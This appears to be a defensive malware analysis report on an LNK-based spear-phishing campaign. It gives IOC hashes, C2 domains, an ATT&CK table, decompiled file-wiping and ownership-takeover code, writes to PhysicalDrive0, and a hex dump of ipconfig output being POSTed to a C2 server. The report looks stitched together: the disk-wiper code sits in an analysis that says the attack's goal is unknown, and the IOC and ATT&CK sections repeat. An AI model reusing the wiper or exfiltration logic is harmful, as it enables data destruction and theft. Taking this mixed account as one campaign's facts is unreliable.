
C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

